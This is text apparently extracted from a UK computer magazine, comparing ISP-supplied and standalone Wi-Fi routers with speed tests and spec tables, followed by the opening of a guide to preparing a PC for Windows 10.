Once you've reached the Expert section you'll find all the usual network administration settings, such as parental controls and QoS, and there's a useful overview of the router's CPU and RAM usage to help you monitor its performance. The Live Network Monitor screen lets you track bandwidth across the



devices on the network, too. You can also set up a couple of guest networks if you want to give visitors internet access without letting them near the rest of your network.

Wireless speeds were a little disappointing for a router that costs as much as the Armor Z1. With our test laptop's integrated 802.11n adaptor we saw only 25.4Mbit/s and 10Mbit/s on the 2.4GHz network at 10m and 25m respectively; speeds which are only average. Performance was better on the 5GHz band, with speeds of 181.8Mbit/s at 10m and 149.1Mbit/s at 25m. The 25m score in particular is one of the best we've seen.

ZyXel didn't send us a USB adaptor for testing, so we used our reference Trendnet TEW-805UB 802.11ac USB adaptor to test 802.11ac speeds. We saw 256.3Mbit/s at 10m and 233Mbit/s at 25m; strong speeds, but not enough to justify the router's high price.

The ZyXel Armor Z1 is a good-looking router with strong 5GHz performance, but it's very expensive. The D-Link DIR-890L offers similar 802.11ac performance for less cash.

BT Home Hub 5

ADSL/
VDSL
ROUTER

THE HOME HUB 5 is BT's First 802.11ac router. It's free with a BT fibre connection, or £129 from www.shop.bt.com if you want to upgrade. Bear in mind that the router will only work with BT and Plusnet broadband accounts. By default, both the router's 2.4GHz and 5GHz networks have the same SSID, making it difficult to know which one your device is connected to. You can easily change this in the web interface so each network has a unique name, however.

The router is easy to set up, but how you plug it in depends on the type of connection you have, as the router has two internet WAN ports. The Gigabit Ethernet WAN port lets you plug the router directly into your Openreach BT Infinity fibre modem if you have one, but as the router also has a built-in VDSL modem, you can plug it directly into your phone line. The VDSL WAN port doubles up for ADSL2+ connections, too.

Once it's connected to your phone line or modem, you simply power on the Home Hub 5 and it will connect to the internet. At this point, you can plug a computer into any of the four Gigabit Ethernet ports, or connect to the Wi-Fi using the details and security key printed on the pull-out card at the back of the router. It means that the router is already

secure out of the box and you'll never end up with an open network.

The router has a simple interface, and it's easy to set up core functions such as port forwarding. There are some extra features such as storage or printer sharing, but little control over who has permission to access shared storage, and no extras such as DLNA media streaming. There's no support for guest networks, so if visitors want to get online you'll have to be happy with them accessing your network's resources.

Wireless speeds were unimpressive on the router's 2.4GHz network. Using our test laptop's 802.11n adaptor, we saw speeds of 23.1Mbit/s at 10m, dropping to a slow 6.5Mbit/s at 25m. Performance on the 5GHz network was substantially better, however. We saw speeds of 146.8Mbit/s at 10m and 114.5Mbit/s at 25m, which is very respectable for an ISP router and especially for one that isn't festooned with external aerials.

We didn't have a BT-supplied 802.11ac adaptor, so we used our reference Trendnet TEW-805UB 802.11ac USB3 model. Performance with this adaptor was exceptional. With the router broadcasting in 802.11ac mode, we saw a huge 279.9Mbit/s at 10m, dropping to a still impressive 233Mbit/s

at 25m; this is one of the fastest routers we've seen.

The Home Hub 5 has exceptional wireless performance on the 5GHz 802.11n and 802.11ac bands; its only weakness is its 2.4GHz performance. The only reason we see to change from this router is if you desperately need better range for a 2.4GHz device, such as a phone or tablet, or you want some of the additional features available elsewhere, such as fine control over storage sharing. Using a different router with BT Infinity is a slightly convoluted process, however, as you can't use the Home Hub 5 in a purely modem mode.

If you have an older Home Hub with a separate Openreach modem, upgrading is a worthwhile option to get a massive speed boost and to cut down on the number of boxes by your phone socket.



PLUSNET

Hub Zero 2704n

ADSL
ROUTER

BT-OWNED PLUSNET is one of the cheaper ISPs out there, and with such low contract prices, you might feel the company could be excused for providing a less than optimal free router.

Even with this in mind, it's difficult not to come away from its new Hub Zero 2704n ADSL router without feeling rather disappointed. It's poorly specified, with just 802.11n speeds and single 2.4GHz band support when most other ISP routers have made the leap to dual-band.

A router supporting just the congested 2.4GHz band is never going to achieve the

and barely enough to stream the radio reliably, let alone a high-definition film.

The Hub Zero is at least small and inoffensive looking. It's actually manufactured by Sagemcom and is based on the company's F@ST 2704n router. We would argue that the rebadged model is more attractive than the original, thanks to its white glossy finish. The front of the router has a bank of LEDs to indicate connectivity and activity from the router's four 10/100Mbit/s Ethernet ports; there's no Gigabit Ethernet here, which will restrict the speed of your network even if you decide to use cables rather than wireless.



The Hub Zero's username and password are written on a card, as is the default Wi-Fi password for the router's 2.4GHz band; useful if guests want to get online without having to crouch next to the router with their phone.

Administration options are minimal. There are basic controls such as port forwarding and Dynamic DNS, but more advanced settings such as Quality of Service (QoS) or guest networks are absent. The interface is at least clean and easy to navigate, but that's in part a consequence of the lack of controls.

Even if Plusnet is one of the cheaper internet service providers out there, that's not an excuse to supply customers with such a poor router. With no 5GHz support and minimal features, the Plusnet Hub Zero is ripe for an upgrade.

There's no Gigabit Ethernet here, which will restrict the speed of your network even if you decide to use cables

speeds of a 5GHz device, but nonetheless the Hub Zero's performance was lacklustre at best. With our test laptop's built-in 802.11n wireless adaptor we saw speeds of just 3.9Mbit/s at 10m, dropping to a positively crawling 2Mbit/s at 25m. These are some of the worst speeds we've seen from any router,

The Hub Zero stands up vertically and has two swing-out feet to keep it propped up. With the feet tucked in you can also mount the router to the wall to get it out of the way. The side of the router has a button to disable the wireless as well as to activate one-touch WPS pairing.

SKY
HubADSL/
VDSL
ROUTER

SKY PROMISES THAT its Hub is simple enough to set up that you won't need an engineer to visit, which will be a relief to anyone who's ever lost a day waiting around.

As Sky operates over ADSL or VDSL and the Hub has an integrated ADSL2+/VDSL modem, you'll just need to connect the Hub to a master phone socket using the included microfilter to get online. The router comes with a short power cable, so this might affect where you put it.

The router is only a single-band model, so you won't be able to use faster 5GHz 802.11n networks or the latest 802.11ac standard. This makes it seem pretty behind the times, especially when compared to the dual-band, 802.11ac-compatible routers from rival ISPs BT and Virgin.

The Sky Hub is actually quite a sleek design, which more closely resembles an external hard disk than a router. It stands up vertically and is a mix of matt and glossy black plastic with a Sky logo emblazoned on the side. The front has a vertical bank of large LEDs to indicate activity, including a slightly garish smiley face to indicate the router has an operational internet connection.

Sky claims its Hub has intelligent power consumption, which automatically switches to

a low-power mode when the router is not in use. We tested this with a power meter, and found that with the router in use it was drawing around 4.7W, but with no devices connected and the router in an idle state, power draw dropped to 3.7W. This compares favourably with power-draining routers such as the TP-Link Archer C9, which draws upwards of 9W when idle.

The default SSID and network password are written on the back of the router, and there's also a WPS pairing button on the front of the router and a WPS PIN number on the back. There are four 10/100Mbit/s Ethernet ports on the back, which is disappointing for those who want the fastest wired network performance; we like to see Gigabit Ethernet on all but the cheapest routers.

Perhaps in a move to make the setup experience as simple as possible, Sky would prefer you not to tinker too much with the router's settings. You'll need to delve into the setup guide's Advanced section to find the login details to access the router's web-based



admin if you want to make changes. Once you're in, it's all very basic. There are options for setting up Dynamic DNS, and you can also set up port forwarding, which is listed as Firewall Rules in the admin interface.

Wireless performance from the Sky Hub's 2.4GHz network was disappointing. When testing it with our laptop's integrated 802.11n adaptor, we only saw 13.5Mbit/s at 10m range and 2.6Mbit/s at 25m. Even at just 1m distance from the router we saw only 20.3Mbit/s. This isn't quite the worst performance we've seen, but it's certainly disappointing; the latest 802.11ac routers have speeds worthy of a wired connection, but the Sky Hub is nowhere near. The lack of full-speed Gigabit Ethernet ports on the router means you'll never be able to get more than 100Mbit/s, even when running a cable.

Sky has quickly been left behind by its ISP rivals when it comes to supplied routers. The Sky Hub is light on features and has poor performance, so is ripe for an upgrade.

TALKTALK Super Router

ADSL/
VDSL
ROUTER

WE'RE OFTEN DISAPPOINTED by the performance of ISP-provided routers, but TalkTalk has made some bold claims when it comes to its Super Router, claiming it provides a stronger signal and on average 56% faster throughout than its rivals. The router is free with a fibre broadband contract and supports the latest 802.11ac standard.

The diminutive box doesn't look much, but it's a real powerhouse in a small package considering it's free with a fibre-to-the-cabinet (FTTC) contract. The router can simultaneously broadcast over 2.4GHz and 5GHz bands, with throughput of up to

the WAN port. There's also a USB port for connecting external storage if you want to share media across the network, and the router supports both SMB and DLNA servers.

The router admin page is unexciting to look at but functional. Annoyingly, by default the router broadcasts both its 2.4GHz and 5GHz under the same SSID, so you aren't able to choose which network you connect to. You can change this using the router's admin interface, but you still don't have the choice of setting different passwords for each network.

The admin interface is well laid out, and it's simple to find the settings for commonly used

Wireless performance on the 5GHz band is stunning; its 25m result is the best we've seen from any router

450Mbit/s and 1,300Mbit/s respectively. Inside are 3x3 MIMO antennas.

On the back are four Gigabit Ethernet ports, a WAN port and an RJ11 port. This means you can connect the router directly to TalkTalk's ADSL and VDSL services via your phone line or with a separate modem through

tasks such as Port Forwarding or Dynamic DNS. There's no guest network option, so you'll have to trust visitors with having access to everything on your main network rather than limiting them to purely internet access.

Performance on the 2.4GHz band is unremarkable. Using our laptop's 802.11n



adaptor we saw 16Mbit/s at 10m and 10.5Mbit/s at 25m, which are below average. Wireless performance on the 5GHz band is stunning, though. At 10m we saw 181.8Mbit/s, dropping to 151.8Mbit/s at 25m; the latter result is the best we've seen from any router.

To test 802.11ac performance we switched to a Trendnet TEW-805UB 802.11ac USB adaptor (£10 inc VAT from www.ebuyer.com). On this band we saw 279.6Mbit/s at 10m and 233Mbit/s at 25m, which are some of the best speeds we've seen.

It may not have some of the features of third-party routers we've seen, such as guest networks, but TalkTalk's Super Router has impressive performance in 802.11n 5GHz and 802.11ac modes. Unless you want fancy features or more control over your network, you shouldn't be in a hurry to upgrade.

VIRGIN MEDIA Super Hub 2ac

CABLE
ROUTER

VIRGIN MEDIA HAS been slowly improving its Super Hub routers. First it introduced dual-band 2.4GHz and 5GHz support with the Super Hub 2, and now the Super Hub 2ac has 802.11ac support for a much-needed improvement in wireless speeds.

The Super Hub 2ac looks the same as the outgoing model, with the same black finish, integrated stand and large WPS button for quickly connecting compatible devices. LED indicators at the front of the unit are clearly labelled, showing 5GHz and 2.4GHz Wi-Fi activity, the cable connection, network traffic and power. A sticker on the bottom shows both SSIDs (one for each network) and their relevant passwords, as well as the WPS PIN and the default web address and password for the router administration page.

Four Gigabit Ethernet ports on the back ensure there are no speed bottlenecks, whether you connect your devices with a cable or via Wi-Fi. However, there's not a lot else in the way of connectivity or features, with no support for external storage devices or printers. This was the case with the older Super Hub models too, so doesn't come as a surprise, but it would have been nice for advanced users to have a few extra features out of the box.

Logging in to the router reveals an almost identical setup interface to the previous model's, divided into four sections. The first, Wireless network settings, contains everything you'll need to get your devices connected and adjusted to get the best wireless speeds. 2.4GHz is set to the default channel 6, while 5GHz defaults to Auto Compatibility mode. You can set the channels manually if you prefer, or are getting interference from other devices or a neighbour's router.

The Super Hub Settings screen and Device Connection screen are fairly self-explanatory; the former lets you change admin passwords or enable Modem mode so you can easily use the Super Hub with another router, while the latter shows what devices are connected and on what IP addresses.

In our tests the router's 5GHz performance was superior to that of the outgoing model. We tested transfer speeds using our laptop's built-in 802.11n adaptor. With this setup we saw 167.8Mbit/s at 10m and 79.6Mbit/s at 25m – far faster than the 74Mbit/s and



13Mbit/s we saw from the old model, but nothing spectacular.

2.4GHz performance wasn't quite as fast as the previous model at 10m range with our test laptop's integrated adaptor; the Super Hub 2ac managed just 15.6Mbit/s, compared to over 30Mbit/s from the previous Super Hub. However, 10.3Mbit/s at 25m was an improvement, as the previous model failed to hold a stable connection at that distance.

The Super Hub 2ac is a Netgear device underneath the Virgin branding, so we used a Netgear 802.11ac adaptor for testing 802.11ac speeds. With this adaptor plugged into our laptop, at 10m we saw a superb 326.2Mbit/s, but 181.8Mbit/s at 25m is slightly below average. Nonetheless, if your range requirements are modest you'll see excellent throughput on 802.11ac hardware.


The Super Hub 2ac is a capable router for those only looking for straightforward internet access and networking. Anyone looking for more advanced features, such as network storage, should look at setting the Super Hub to modem mode and using a separate router, however.

BENCHMARKS


■ 10 metres
■ 25 metres

Performance


2.4GHz 802.11n integrated adaptor




5GHz 802.11n integrated adaptor



5GHz 802.11n USB adaptor



5GHz 802.11ac USB adaptor



HOW WE TEST

Our test labs are a challenging environment for wireless routers due to the sheer number of wireless devices in the area. This means there's a lot of potential interference, and so our results are representative of a challenging real-world environment, rather than one designed for optimal wireless performance.

To test throughput, our test analyses how long it takes to copy a 100MB file over the wireless network, which gives us speed figures in megabits per second (Mbit/s). As most people connect to their wireless routers using their laptop's integrated wireless adaptor, we use a laptop equipped with an Intel Dual Band Wireless N-7260

adaptor to test speeds on the 2.4GHz and 5GHz networks. This test is conducted at distances of 10m and 25m from the router.

This same test is also repeated with each manufacturer's own 802.11ac USB adaptor or, if such an adaptor isn't available, with our reference Trendnet adaptor, with the router set to 802.11ac mode.

WIRELESS ROUTERS

	ASUS	D-LINK	D-LINK	DRAYTEK
	RT-AC3200	DIR-890L	DSL-3590L	Vigor 2860ac
	★★★★☆	★★★★☆	★★★★☆	★★★★☆
HARDWARE				
Modem	None	None	ADSL2+	ADSL2+, VDSL2
Wi-Fi standard	802.11ac	802.11ac	802.11ac	802.11ac
Bands	2.4GHz, 5GHz	2.4GHz, 5GHz	2.4GHz, 5GHz	2.4GHz, 5GHz
Stated speed	3,200Mbit/s	3,200Mbit/s	1,900Mbit/s	1,600Mbit/s
Security	WEP, WPA2-PSK, WPA-PSK, WPA-Enterprise, WPA2-Enterprise	WEP, WPA, WPA2, WPA-PSK, WPA2-PSK, WPS	WEP, WPA, WPA2, WPA-PSK, WPA2-PSK, WPS	WEP, WPA2-PSK
Upgradable antenna	Yes	Yes	No	Yes
WAN ports	1	1	1 (shared with LAN)	1
LAN ports	4x 10/100/1,000Mbit/s	4x 10/100/1,000Mbit/s	4x 10/100/1,000Mbit/s	6x 10/100/1,000Mbit/s
USB ports	1x USB3, 1x USB	1x USB3, 1x USB	1x USB3, 1x USB	2x USB
Wall mountable	Yes	Yes	No	Yes
Size	114x74x228mm	386x119x247mm	124x102x220mm	240x160x40mm
SOFTWARE				
Guest networks	9	2	2	3
Media server	SMB, FTP, DLNA	SMB, FTP, DLNA	SMB, FTP, DLNA	UPnP
USB services	Print sharing, NAS	NAS	NAS	Print sharing, NAS, 3G/4G modem
DDNS services	Asus.com, DynDNS.org, TZO.com, ZoneEdit.com, DNSomatic.com, TunnelBroker.net, No-IP.com	Dyndns.com, Dlinkddns.com, user-defined	Dyndns.com, Dlinkddns.com, user-defined	DynDNS.org, ChangelP.org, 3322.net
BUYING INFORMATION				
Price including VAT	£210	£228	£157	£250
Warranty	Three years RTB	Two years RTB	Two years RTB	Two years RTB
Supplier	www.ebuyer.com	www.dabs.com	www.dabs.com	www.dabs.com
Details	www.asus.com	www.dlink.com	www.dlink.com	www.draytek.co.uk
Part code	RT-AC3200	DIR-890L	DSL-3590	Vigor 2860ac

	NETGEAR	BEST BUY TP-LINK	ZYXEL	BT
	Nighthawk X4 R7500	Archer C9	Aarmor Z1	Home Hub 5
	★★★★☆	★★★★☆	★★★★☆	
HARDWARE				
Modem	None	None	None	ADSL2+, VDSL2
Wi-Fi standard	802.11ac	802.11ac	802.11ac	802.11ac
Bands	2.4GHz, 5GHz	2.4GHz, 5GHz	2.4GHz, 5GHz	2.4GHz, 5GHz
Stated speed	2,300Mbit/s	1,900Mbit/s	2,300Mbit/s	1,600Mbit/s
Security	WPA2-PSK, WPA2-AES, WPA2-TKIP	WEP, WPA, WPA2, WPA-PSK, WPA2-PSK, WPS	WPA/WPA2, WPA-PSK/WPA2-PSK	WPA2-PSK, WPA2-AES
Upgradable antenna	Yes	Yes	Yes	No
WAN ports	1	1	1	2
LAN ports	4x 10/100/1,000Mbit/s	4x 10/100/1,000Mbit/s	4x 10/100/1,000Mbit/s	4x 10/100/1,000Mbit/s
USB ports	2x USB3, 1x eSATA	1x USB3, 1x USB	2x USB3	1x USB
Wall mountable	Yes	No	Yes	No
Size	285x50x185mm	221x86x169mm	297x208x72mm	116x236x31mm
SOFTWARE				
Guest networks	2	2	2	0
Media server	DLNA, FTP	SMB, FTP, DLNA	SMB, FTP, DLNA	None
USB services	Print sharing, NAS	Print sharing, NAS	Print sharing, NAS	Print sharing, NAS
DDNS services	Netgear No-IP DDNS	DynDNS, Comexe, NO-IP	DynDNS.org, No-IP	DynDNS, NoIP
BUYING INFORMATION				
Price including VAT	£170	£103	£253	£129 (or free with fibre broadband contract)
Warranty	Two years RTB	Three years RTB	Two years RTB	One year RTB
Supplier	www.broadbandbuyer.co.uk	www.argos.co.uk	www.ballicom.co.uk	www.shop.bt.com
Details	www.netgear.co.uk	uk.tp-link.com	www.zyxel.com	www.bt.com
Part code	R7500 Nighthawk	Archer C9	NBG6816-EU0101F	68343

LINKSYS	LINKSYS	NETGEAR	NETGEAR
E1700 N300	WRT1200AC	D6400	Nighthawk R7000
★★★★★	★★★★★	★★★★★	★★★★★
None	None	ADSL2+, VDSL2	None
802.11n	802.11ac	802.11ac	802.11ac
2.4GHz	2.4GHz, 5GHz	2.4GHz, 5GHz	2.4GHz, 5GHz
300Mbit/s	1,200Mbit/s	1,600Mbit/s	1,900Mbit/s
WEP, WPA-PSK, WPA-Enterprise, WPA2-PSK, WPA2-Enterprise, WPS	WEP, WPA-PSK, WPA-Enterprise, WPA2-PSK, WPA2-Enterprise, WPS	WPA2-PSK, WPA-PSK	WPA2-PSK, WPA2-AES, WPA2-TKIP
Yes	Yes	No	Yes
1	1	1	1
4x 10/100/1,000Mbit/s	4x 10/100/1,000Mbit/s	4x 10/100/1,000Mbit/s	4x 10/100/1,000Mbit/s
None	1x USB3, 1x USB/eSATA	2x USB	1x USB3, 1x USB
Yes	Yes	No	Yes
152x189x31mm	323x117x241mm	191x65x199mm	285x50x185mm
1	1	2	2
None	SMB, FTP, DLNA	DLNA, FTP	DLNA, FTP
None	Print sharing, NAS	Print sharing, NAS	Print sharing, NAS
DynDNS.org, TZO.com	DynDNS.org, TZO.com	Netgear No-IP DDNS	Netgear No-IP DDNS
£35	£150	£150	£150
Two years RTB	Two years RTB	Two years RTB	Two years RTB
www.amazon.co.uk	www.maplin.co.uk	www.pcworld.co.uk	www.broadbandbuyer.co.uk
www.linksys.com/gb	www.linksys.com/gb	www.netgear.co.uk	www.netgear.co.uk
E1700-UK	WRT1200AC-UK	D6400	R7000 Nighthawk
PLUSNET	SKY	TALKTALK	VIRGIN MEDIA
Hub Zero 2704n	Hub	HG635 Super Router	Super Hub 2ac
ADSL2+	ADSL2+, VDSL2	ADSL2+, VDSL2	Cable
802.11n	802.11n	802.11ac	802.11ac
2.4GHz	2.4GHz	2.4GHz, 5GHz	2.4GHz, 5GHz
Not disclosed	Not disclosed	1,750Mbit/s	1,300Mbit/s
WPA2-PSK, WPA2-AES	WPA2-PSK, WPA2-AES	WPA2-PSK, WPA2-AES	WPA2, WEP-128
No	No	No	No
None	None	1	None
4x 10x100Mbit/s	4x 10/100Mbit/s	4x 10/100/1,000Mbit/s	4x 10/100/1,000Mbit/s
None	None	1x USB	None
No	No	No	No
140x30x110mm	53x140x141mm	184x55x147mm	215x69x195mm
0	0	0	4
None	None	DLNA, SMB	None
None	None	NAS	None
DynDNS.org, TZO	DynDNS	DynDNS	None
Free with broadband contract	Free with broadband contract	£80 (or free with fibre broadband contract)	Free with broadband contract
One year RTB	One year RTB	One year RTB	Lifetime
www.plus.net	www.sky.com	accessories.talktalk.co.uk	www.virginmedia.com
www.plus.net	www.sky.com	www.talktalk.co.uk	www.virginmedia.com
2704n	Sky Hub	HG635 Super Router	VMDG490





Spring clean for Windows 10

windows 10 is a fresh start for Microsoft and will be available any day now. From our tests of all the pre-release versions, it appears to be a huge improvement over the mish-mash of interfaces we struggled through in Windows 8. It's simply the best reason in many years to upgrade your operating system to something more up to date.

Before you rush to upgrade your tired old installation of Windows, though, why not have a spring clean and rationalise your files and services? In this guide, we'll tackle the mess that's your digital life and cut it back to only the stuff you really need, giving you a fresh start that will do justice to the new operating system.


We'll take you through ditching your old email accounts and useless files, and distilling all your important services – including email, photos, documents and cloud storage – into one central hub for which you'll only need one username and password.

The time is right for a fresh start, so let's get started.

Cleaning rota

Plan your upgrade to Windows 10	Page 92
Create a new email address for a fresh start	Page 96
Clean up your PC and keep only the files you want	Page 98
Organise your photos	Page 100
Sort out your documents	Page 102
Back up your files to the cloud	Page 104





Planning for Windows 10

DEPENDING ON WHEN you're reading this, Windows 10 is either out or just a couple of weeks away, with a release date set for July 29th. On that day, users running legitimate copies of Windows 7 and Windows 8 will be given the option to upgrade to Windows 10 for free.

If you're running Windows Vista or older, you'll have to buy a new operating system. You can either buy a copy of Windows 8 and then wait for the free upgrade to Windows 10, or wait until Windows 10 goes on sale and skip Windows 8 altogether. Windows 10 should be the same price as Windows 8, although you might be able to make some savings by shopping around for the older OS.

Whichever version of Windows you have, you could opt to buy a completely new device instead: either one that's running Windows 8 or a new device with Windows 10 installed, so again shop around for the best prices. The table opposite is our recommendation on what you should do with your current hardware running on Windows.

We're aiming for a fresh install of Windows with all your files tidied up. That way when you come to upgrade to Windows 10, the new operating system will have a clean basis to work from and you'll have a PC or laptop free from junk to start your new digital life.

For those using desktop PCs, we strongly suggest you buy a retail version

of Windows instead of an OEM (original equipment manufacturer) copy. This will mean you can use the same copy of Windows on a succession of computers, as long as you deactivate the previous installation before you add it to another machine. This is useful when you upgrade your hardware, as you can just move your Windows licence over.

Free Windows 10

If you're running Windows 7 or 8, you're entitled to a free copy of Windows 10. If you haven't already, you'll need to claim your free copy by clicking on the small Windows logo in the bottom right-hand corner of your screen, beside the notification area on the taskbar. Simply






How this free upgrade works

- 1 Reserve**
Reserve your FREE upgrade to Windows 10 now. It will download* once available, and you can cancel your reservation at any time.
- 2 Install**
You'll get a notification after Windows 10 is downloaded to your device. Install it right away or pick a time that's good for you.
- 3 Enjoy**
After it's installed, Windows 10 is all yours!

*Yes, free. This limited time upgrade offer is for a full version of Windows 10, not a trial. 3GB download required; internet service fees may apply.

Microsoft

WINDOWS VERSION	WHAT YOU SHOULD DO
 XP or older	If your PC shipped with Windows XP or older, you're probably going to need to buy new hardware as your PC is unlikely to meet the minimum system requirements for Windows 10.
 Vista	Check whether your hardware meets Windows 10's system requirements. If it does, consider whether a new PC or laptop might be overdue anyway. If you don't want to buy a new PC, you'll either need to buy a boxed copy of Windows 7 or 8 and wait for the free Windows 10 upgrade, or just wait until Windows 10 is released and buy that.
